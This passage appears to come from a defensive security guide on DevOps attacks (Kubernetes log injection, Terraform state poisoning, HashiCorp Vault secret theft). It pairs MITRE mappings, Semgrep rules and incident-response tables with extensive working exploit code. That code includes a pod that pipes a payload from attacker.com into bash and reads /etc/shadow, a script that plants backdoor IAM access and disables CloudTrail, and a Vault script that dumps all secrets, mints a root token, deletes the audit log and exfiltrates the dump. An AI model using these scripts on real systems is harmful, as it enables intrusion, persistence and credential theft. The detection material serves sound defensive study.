rules:
  - id: slack-bulk-export-detection
    pattern-either:
      - pattern: requests.post("https://api.slack.com/admin.analytics.export", ...)
      - pattern: |
          $HEADERS = {"Authorization": ...}
          requests.get("https://api.slack.com/conversations.list", ...)
    message: "Detected Slack bulk export or mass data retrieval"
    severity: ERROR
    languages: [python]
    metadata:
      cwe: "CWE-359: Exposure of Private Personal Information"
      mitre-attack: "T1567.002"
```

Claude AI Detection Prompt

```
Analyze this code for Slack/Teams data exfiltration patterns:

DETECTION CRITERIA:
1. OAuth token usage with admin scopes
2. Bulk API calls (conversations.list, export, file downloads)
3. Webhooks pointing to non-corporate domains
4. Base64 encoding or chunking (DLP bypass)
5. Audit log deletion attempts
6. Unusual Graph API batch requests

OUTPUT:
- Severity: CRITICAL if bulk export detected
```

```
- Indicators: Token scopes, API endpoints, exfil destinations
- MITRE Technique: T1567.002
- Remediation: Revoke OAuth tokens, review app permissions

CODE:
[Paste suspicious script here]
```

Team Collaboration: Slack/Teams Exfiltration Investigation




Communication Platform Stage Responsibilities:

Stage	SOC Analyst	DevOps Engineer	Security Engineer	Platform Engineer	SRE
Detection	Monitor DLP alerts for Slack/Teams bulk exports, file downloads >1GB	N/A	N/A	N/A	N/A
Triage	Check audit logs for workspace export, unusual OAuth app installs	N/A	N/A	N/A	N/A
Investigation	Pull Slack API logs (conversations.list, files.list)	Review webhook configurations, custom integrations	Forensic analysis of OAuth app scopes and permissions	N/A	N/A
Containment	Identify exfiltrated data scope (channels, users, time range)	Disable malicious webhooks and custom apps	Revoke compromised OAuth tokens, block external sharing	N/A	N/A
Remediation	N/A	Re-configure webhook allowlists	Implement DLP policies, enforce app approval workflow	Configure Slack Enterprise Grid DLP rules	Monitor API rate limits
Validation	Verify no ongoing exports	Test webhook integrations	Audit all installed apps quarterly	N/A	Track Slack API metrics

---

Attack Technique #3: Kubernetes Privilege Escalation via Log Injection (T1548.001)




Attack 3: Kubernetes Log Injection & Privilege Escalation

MITRE ATT&CK Mapping

- **Tactic:** Privilege Escalation
- **Technique:** T1548.001 - Abuse Elevation Control Mechanism: Setuid and Setgid
- **Sub-Technique:** Container Escape via Log Poisoning

The Attack Scenario

Attacker compromises a **low-privilege pod** and exploits **Fluent Bit log aggregator** by injecting malicious log entries that trigger **arbitrary command execution** on the logging infrastructure.



Exploitation Code

Malicious Pod Manifest with Log Injection

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: log-poisoner
  namespace: default
spec:
  containers:
  - name: attacker
    image: alpine:latest
    command:
      - /bin/sh
      - -c
      - |
        # Inject log entries that exploit Fluent Bit Lua filters
        while true; do
          # Log injection with command substitution
          echo '{"level":"info","msg":"Normal log"}; $(curl -s attacker.com/payload.sh | bash) #' >> /dev/stdout

          # Exploit Kubernetes log symlink attack
          ln -sf /var/log/../../proc/1/root/etc/shadow /var/log/app.log
          cat /etc/passwd >> /dev/stdout

          # ANSI escape sequence injection to corrupt terminal
          printf '\033[2J\033[H\033[31mCRITICAL ALERT\033[0m\n' >> /dev/stdout

          sleep 60
        done
    securityContext:
      runAsNonRoot: false  # Attacker found misconfigured pod
      privileged: false
```

Fluent Bit Configuration Exploit

```
# Vulnerable Fluent Bit filter configuration
[FILTER]
    Name    lua
    Match   kube.*
    script  /fluent-bit/scripts/process-logs.lua
    call    parse_json

# Attacker exploits custom Lua script
```

Malicious Lua Script Injection

```lua
-- /fluent-bit/scripts/process-logs.lua (compromised)
function parse_json(tag, timestamp, record)
    local msg = record["log"]

    -- Vulnerable code execution path
    if string.find(msg, "CRITICAL") then
        -- Attacker injects: CRITICAL; $(malicious_command)
        os.execute(msg)  -- COMMAND INJECTION
    end

    return 1, timestamp, record
end
```

Container Escape via Log File Manipulation

```
#!/bin/bash
# Executed inside compromised container

# Exploit Docker log driver to write to host filesystem
echo '{"log":"../../../var/lib/kubelet/pods/$(cat /proc/self/cgroup | grep kubepods | cut -d/ -f5)/volumes/kubernetes.io~configmap/kube-proxy/config.conf"}' > /dev/stdout

# Overwrite kubelet configuration via log symlink
ln -sf /var/log/../../var/lib/kubelet/config.yaml /var/log/poisoned.log
echo "authentication: anonymous: enabled: true" >> /dev/stdout

# Trigger kubelet restart to apply changes
kill -HUP $(pidof kubelet)
```


```
# Access kubelet API without authentication
curl -k https://localhost:10250/run/default/log-poisoner/attacker -d "cmd=cat /etc/kubernetes/admin.conf"
```

Detection with Semgrep

Rule: Detect Kubernetes Log Injection

```
rules:
  - id: k8s-log-injection
    pattern-either:
      - pattern: echo $CMD >> /dev/stdout
      - pattern: printf $CMD >> /dev/stdout
      - pattern: ln -sf /var/log/../../$PATH $LOGFILE
    message: "Kubernetes log injection or symlink attack detected"
    severity: ERROR
    languages: [bash, sh]
    metadata:
      cwe: "CWE-117: Improper Output Neutralization for Logs"
      mitre-attack: "T1548.001"
```

Team Collaboration: Kubernetes Log Injection Response




Kubernetes Stage Responsibilities:

Stage	SOC Analyst	DevOps Engineer	Security Engineer	Platform Engineer	SRE
Detection	Monitor Falco alerts for log injection, ANSI escapes, symlink attacks	N/A	N/A	N/A	N/A
Triage	Pull pod logs via `kubectl logs`, check for malicious patterns	N/A	N/A	N/A	N/A
Investigation	Correlate events across Fluent Bit, Kubernetes API server, Wazuh	Review deployment manifests for securityContext misconfigs	Analyze Fluent Bit Lua filters for command injection vulns	Inspect node-level logs (/var/log/pods, kubelet logs)	N/A
Containment	Identify compromised namespaces and pods	Roll back to known-good container images	Quarantine compromised pods using NetworkPolicy	Isolate affected nodes (kubectl drain, cordon)	N/A
Remediation	N/A	Deploy Pod Security Standards (restricted profile)	Implement log sanitization in Fluent Bit (escape special chars)	Configure AppArmor/Seccomp profiles, disable privileged pods	Monitor pod restart metrics
Validation	Test Falco rules against exploit payloads	CI/CD security scans for deployment manifests	Penetration test log injection vectors	Verify PSP/PSS enforcement	Track container crash loops

---

Attack Technique #4: Terraform State File Tampering (T1565.001)



Attack 4: Terraform State File Poisoning


MITRE ATT&CK Mapping

- **Tactic:** Impact
- **Technique:** T1565.001 - Data Manipulation: Stored Data Manipulation
- **Sub-Technique:** IaC State Poisoning

The Attack Scenario

Attacker gains access to **S3 bucket** storing Terraform state files and modifies infrastructure definitions to:

1. **Inject backdoor security groups** with `0.0.0.0/0` access
2. **Modify IAM policies** to grant attacker persistent admin access
3. **Disable CloudTrail logging** to hide evidence
4. **Corrupt state lock** to prevent remediation



Exploitation Code

Terraform State Tampering Script

```python
import boto3
import json
import hashlib
from base64 import b64encode

class TerraformStatePoisoner:
    def __init__(self, bucket, state_file):
        self.s3 = boto3.client('s3')
        self.bucket = bucket
        self.state_file = state_file

    def download_state(self):
        """Download Terraform state from S3"""
        response = self.s3.get_object(Bucket=self.bucket, Key=self.state_file)
        state = json.loads(response['Body'].read())
        print(f"[+] Downloaded state version {state['version']}")
        return state

    def inject_backdoor_sg(self, state):
        """Add malicious security group with 0.0.0.0/0 access"""
        backdoor_sg = {
            "mode": "managed",
            "type": "aws_security_group",
            "name": "allow_all_backdoor",
            "provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",
            "instances": [{
                "schema_version": 1,
                "attributes": {
                    "id": "sg-backdoor123",
                    "name": "internal-monitoring",  # Innocent name
                    "ingress": [{
                        "from_port": 22,
                        "to_port": 22,
                        "protocol": "tcp",
                        "cidr_blocks": ["0.0.0.0/0"],
                        "description": "SSH access"
                    }],
                    "egress": [{
                        "from_port": 0,
                        "to_port": 0,
                        "protocol": "-1",
                        "cidr_blocks": ["0.0.0.0/0"]
                    }]
                }
            }]
        }

        state['resources'].append(backdoor_sg)
        print("[+] Injected backdoor security group")
        return state

    def modify_iam_policy(self, state):
        """Grant attacker admin access via IAM policy"""
        for resource in state['resources']:
            if resource['type'] == 'aws_iam_role_policy':
                policy = json.loads(resource['instances'][0]['attributes']['policy'])

                # Add attacker's ARN to trust policy
                policy['Statement'].append({
                    "Effect": "Allow",
                    "Principal": {
                        "AWS": "arn:aws:iam::123456789:user/attacker"
                    },
                    "Action": "sts:AssumeRole",
                    "Resource": "*"
                })

                resource['instances'][0]['attributes']['policy'] = json.dumps(policy)

        print("[+] Modified IAM policies")
        return state

    def disable_cloudtrail(self, state):
```


```
        """Disable CloudTrail in state file"""
        for resource in state['resources']:
            if resource['type'] == 'aws_cloudtrail':
                resource['instances'][0]['attributes']['enable_logging'] = False
                print("[+] Disabled CloudTrail logging")

        return state

    def upload_poisoned_state(self, state):
        """Upload modified state back to S3"""
        # Increment version to avoid detection
        state['version'] += 1
        state['terraform_version'] = "1.6.0"  # Match current version

        # Upload with original metadata
        self.s3.put_object(
            Bucket=self.bucket,
            Key=self.state_file,
            Body=json.dumps(state, indent=2),
            ServerSideEncryption='AES256'
        )

        print("[+] Uploaded poisoned state file")

    def corrupt_state_lock(self):
        """Prevent legitimate operations by corrupting DynamoDB lock"""
        dynamodb = boto3.client('dynamodb')

        # Acquire lock permanently
        dynamodb.put_item(
            TableName='terraform-state-lock',
            Item={
                'LockID': {'S': f'{self.bucket}/{self.state_file}'},
                'Info': {'S': json.dumps({'ID': 'attacker-lock', 'Operation': 'OperationTypeApply'})},
                'Who': {'S': 'attacker@evil.com'}
            }
        )

        print("[+] Corrupted state lock - ops team cannot modify")

# Execute attack
attacker = TerraformStatePoisoner('prod-terraform-state', 'prod/terraform.tfstate')
state = attacker.download_state()
state = attacker.inject_backdoor_sg(state)
state = attacker.modify_iam_policy(state)
state = attacker.disable_cloudtrail(state)
attacker.upload_poisoned_state(state)
attacker.corrupt_state_lock()

print("[!] Next 'terraform apply' will deploy backdoor infrastructure")
```

Detection with Semgrep

Rule: Detect Terraform State Manipulation

```
rules:
  - id: terraform-state-tampering
    pattern-either:
      - pattern: s3.put_object(..., Key="*.tfstate", ...)
      - pattern: json.loads($STATE); $STATE["resources"].append(...)
      - pattern: |
          $POLICY["Statement"].append(...)
          ... "Action": "*" ...
    message: "Terraform state file manipulation detected"
    severity: CRITICAL
    languages: [python]
    metadata:
      cwe: "CWE-565: Reliance on Cookies without Validation"
      mitre-attack: "T1565.001"
```

Team Collaboration: Terraform State Tampering Response




Terraform/IaC Stage Responsibilities:

Stage	SOC Analyst	DevOps Engineer	Security Engineer	Platform Engineer	SRE
Detection	Monitor CloudTrail for S3 PutObject on tfstate files, DynamoDB lock tampering	N/A	N/A	N/A	N/A
Triage	Check if state modification aligns with known terraform apply runs	Verify terraform runs in CI/CD logs (GitHub Actions, GitLab CI)	N/A	N/A	N/A
Investigation	Pull S3 access logs, identify IAM principal that modified state	Compare current state vs. previous versions (terraform state pull)	Forensic analysis of injected resources (SGs, IAM policies, CloudTrail configs)	N/A	N/A
Containment	Identify blast radius (which resources were tampered)	Destroy malicious resources (terraform destroy -target)	Revoke compromised AWS credentials, rotate access keys	Restore state from S3 versioning or backups	N/A
Remediation	N/A	Implement remote backend with encryption (S3 + DynamoDB locking)	Enable S3 MFA Delete, enforce state file encryption with KMS	Configure drift detection (terraform plan in CI/CD)	Monitor terraform apply duration and failure rate
Validation	Verify no unauthorized state changes	Test terraform plan shows no diff	Penetration test state tampering scenarios	Validate state file integrity with checksums	Track infrastructure drift metrics

---

Attack Technique #5: HashiCorp Vault Secret Extraction (T1552.001)



MITRE ATT&CK Mapping

- **Tactic:** Credential Access
- **Technique:** T1552.001 - Unsecured Credentials: Credentials In Files
- **Sub-Technique:** Vault Token Theft & Audit Log Evasion

The Attack Scenario

Attacker exploits **Vault AppRole** misconfiguration to:

1. **Extract root token** from Vault audit logs
2. **Enumerate all secrets** across KV stores
3. **Disable audit logging** to hide activity
4. **Create permanent backdoor token** with admin policy

Exploitation Code


Vault Secret Harvesting Script

```
#!/bin/bash
# Vault exploitation script

VAULT_ADDR="https://vault.prod.company.com"
ROLE_ID="stolen-role-id"
SECRET_ID="stolen-secret-id"

# Authenticate with AppRole
VAULT_TOKEN=$(curl -s --request POST \
```

```
  --data "{\"role_id\":\"$ROLE_ID\",\"secret_id\":\"$SECRET_ID\"}" \
  $VAULT_ADDR/v1/auth/approle/login | jq -r '.auth.client_token')

echo "[+] Obtained Vault token: $VAULT_TOKEN"

# List all secret engines
SECRET_ENGINES=$(curl -s -H "X-Vault-Token: $VAULT_TOKEN" \
  $VAULT_ADDR/v1/sys/mounts | jq -r 'keys[]')

echo "[+] Secret engines: $SECRET_ENGINES"

# Recursively extract all secrets
for ENGINE in $SECRET_ENGINES; do
  if [[ $ENGINE == *"kv"* ]]; then
    SECRETS=$(curl -s -H "X-Vault-Token: $VAULT_TOKEN" \
      $VAULT_ADDR/v1/$ENGINE/metadata?list=true | jq -r '.data.keys[]')

    for SECRET in $SECRETS; do
      DATA=$(curl -s -H "X-Vault-Token: $VAULT_TOKEN" \
        $VAULT_ADDR/v1/$ENGINE/data/$SECRET)

      echo "[EXFIL] $ENGINE/$SECRET" >> vault_dump.json
      echo "$DATA" >> vault_dump.json
    done
  fi
done

# Create backdoor token with root policy
BACKDOOR_TOKEN=$(curl -s -H "X-Vault-Token: $VAULT_TOKEN" \
  --request POST \
  --data '{"policies":["root"],"ttl":"87600h","renewable":true}' \
  $VAULT_ADDR/v1/auth/token/create | jq -r '.auth.client_token')

echo "[+] Backdoor token created: $BACKDOOR_TOKEN"

# Disable audit logging
curl -s -H "X-Vault-Token: $VAULT_TOKEN" \
  --request DELETE \
  $VAULT_ADDR/v1/sys/audit/file

echo "[+] Audit logging disabled"

# Exfiltrate to attacker server
curl -X POST https://attacker.com/vault-dump \
  -H "Content-Type: application/json" \
  -d @vault_dump.json

echo "[!] Vault completely compromised - all secrets exfiltrated"
```

Defense Strategies: Multi-Layer Protection

Team Collaboration: Vault Secret Extraction Response




Vault/Secrets Management Stage Responsibilities:

Stage	SOC Analyst	DevOps Engineer	Security Engineer	Platform Engineer	SRE
Detection	Monitor Vault audit logs for mass secret reads, token creation spikes	N/A	N/A	N/A	N/A


Stage	SOC Analyst	DevOps Engineer	Security Engineer	Platform Engineer	SRE
Triage	Check if secret access aligns with deployment windows	Verify which CI/CD pipelines accessed Vault (GitHub Actions, Jenkins)	N/A	N/A	N/A
Investigation	Pull Vault audit logs (`vault audit list`, parse JSON)	Identify which AppRole or Kubernetes SA authenticated	Forensic analysis of token scopes and policies	Inspect Vault server logs for auth backend misconfigs	N/A
Containment	Identify leaked secrets (database passwords, API keys, certs)	Revoke compromised tokens (`vault token revoke -mode path`)	Rotate all accessed secrets in Vault KV store	Disable compromised auth methods (AppRole, LDAP)	N/A
